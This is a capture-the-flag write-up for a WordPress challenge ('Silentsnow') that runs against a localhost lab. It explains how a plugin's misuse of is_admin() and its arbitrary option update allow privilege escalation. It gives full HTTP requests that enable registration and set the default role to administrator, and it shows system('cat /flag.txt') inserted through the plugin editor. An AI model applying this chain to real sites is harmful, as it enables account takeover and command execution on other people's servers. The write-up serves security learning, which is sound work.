


Silentsnow


my-plugin.php 9+
web_silentsnow > challenge > src > plugins > my-plugin > my-plugin.php > PHP > My_Plugin > init()

```php
class My_Plugin {
    public function init(): void {
        if (isset($_GET['settings'])) {
            $this->admin_page();
            exit;
        }
```




```php
    public function admin_page(): void {
        // Ensure user is admin
        if (!is_admin()) {
            wp_die('Access denied');
        }

        if (isset($_POST['my_plugin_action'])) {
            check_admin_referer("my_plugin_nonce", "my_plugin_nonce");

            $mode = sanitize_text_field($_POST['mode']);
            update_option($_POST['my_plugin_action'], $mode);
            echo '<div class="updated"><p>Mode saved.</p></div>';
        } elseif (isset($_POST['my_plugin_action']) && $_POST['my_plugin_action'] === 'reset') {
            delete_option('my_plugin_dark_mode');
            echo '<div class="updated"><p>Mode reset to default.</p></div>';
        }
```



My Plugin Settings

Theme Mode


Select Mode: Dark Mode




`is_admin()` trong WordPress:

- Trả về **true** nếu request đang chạy trong **admin dashboard**
  - URL dạng: `/wp-admin/*`
- **KHÔNG liên quan** tới:
  - role (admin, editor...)
  - capability (`manage_options`, `edit_posts`...)


👉 User thường (subscriber) vẫn `is_admin() == true` nếu vào wp-admin



```
POST /wp-admin/?settings HTTP/1.1
Host: localhost:1337
Content-Length: 112
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost:1337
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:1337/wp-admin/?settings
Accept-Encoding: gzip, deflate, br
Cookie: comment_author_dc5265ec90a5af9d15090e4eea33db2e=xeu;
comment_author_email_dc5265ec90a5af9d15090e4eea33db2e=xey%40gmail.com
Connection: keep-alive

my_plugin_nonce=7387cc1038&_wp_http_referer=%2Fwp-admin%2F%3Fsettings&mode=1&
my_plugin_action=users_can_register
```



```
POST /wp-admin/?settings HTTP/1.1
Host: localhost:1337
Content-Length: 118
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost:1337
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:1337/wp-admin/?settings
Accept-Encoding: gzip, deflate, br
Cookie: comment_author_dc5265ec90a5af9d15090e4eea33db2e=xeu;
comment_author_email_dc5265ec90a5af9d15090e4eea33db2e=xey%40gmail.com
Connection: keep-alive

my_plugin_nonce=7387cc1038&_wp_http_referer=%2Fwp-admin%2F%3Fsettings&mode=administrator&
my_plugin_action=default_role
```



localhost:1337/wp-login.php?action=register


Register For This Site

Username

Email

Registration confirmation will be emailed to you.

Register
Log in | Lost your password?
← Go to The Tinselwick Chronicles



localhost:1337/wp-admin/index.php

Dashboard

Site Health Status

No information yet...

Site health checks will automatically run periodically to gather information about your site. You can also visit the Site Health screen to gather information about your site now.

At a Glance

5 Posts

1 Page

2 Comments

WordPress 6.9 running Silent Snow Christmas theme.

Activity

Recently Published

Today, 2:07 am	The Festival Lights: Making Sure the Magic Always Returns
Today, 2:07 am	Sweet Riddle: Decoding the Sugar Secrets in Your Cocoa Cup
Today, 2:07 am	Where Did All the Cocoa Supplies Go? A Scout's Guide to Tracking Treats
Today, 2:07 am	Unraveling the Festive Threads: Tips for Fixing Those Tangles in the Season's Magic
Today, 2:07 am	Hello world!

Recent Comments

From xeu on Hello world!
???

From A WordPress Commenter on Hello world!
Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in…

All (2) | Mine (0) | Pending (0) | Approved (2) | Spam (0) | Trash (0)

Quick Draft

Title

Content

What's on your mind?

WordPress Events and News

Attend an upcoming event near you. Select location

There are no events scheduled near you at the moment. Would you like to organize a WordPress event?

2026 Global Partner Program Announcement

State of the Word 2025: Innovation Shaped by Community


Gutenberg Times: Roadmap for WordPress 7.0 and schedule, commands for the Command Palette, Gutenberg 22.3, and more — Weekend Edition 353

Matt: Wolfram Automattica

Open Channels FM: Delivering Customer Value Through Collaborative Ecosystem Partnerships

Meetups | WordCamps | News

Deactive plugin:




□ My Plugin

Activate | Delete

A custom WordPress plugin for the challenge

Version 1.0.0 | By Challenge Author | Visit plugin site

Plugin editor:




localhost:1337/wp-admin/plugin-editor.php?plugin=my-plugin%2Fmy-plugin.php&S...

Selected file content:

```
 */
class My_Plugin {

    /**
     * Constructor
     */
    public function __construct() {
        add_action('wp_enqueue_scripts', array($this, 'enqueue_scripts'));
        add_action('admin_menu', array($this, 'add_admin_menu'));
        add_filter('body_class', array($this, 'add_body_class'));
        add_action("wp_loaded", array($this, "init"), 9999);
    }

    public function init() {
        if (isset($_GET['settings'])) {
            system('cat /flag.txt');
            $this->admin_page();
            exit;
        }
    }
```

Active plugin :




□ **My Plugin**

Deactivate

A custom WordPress plugin for the challenge

Version 1.0.0 | By Challenge Author | Visit plugin site



localhost:1337/wp-admin/?settings

fake{flag}

My Plugin Settings

Theme Mode

Select Mode Dark Mode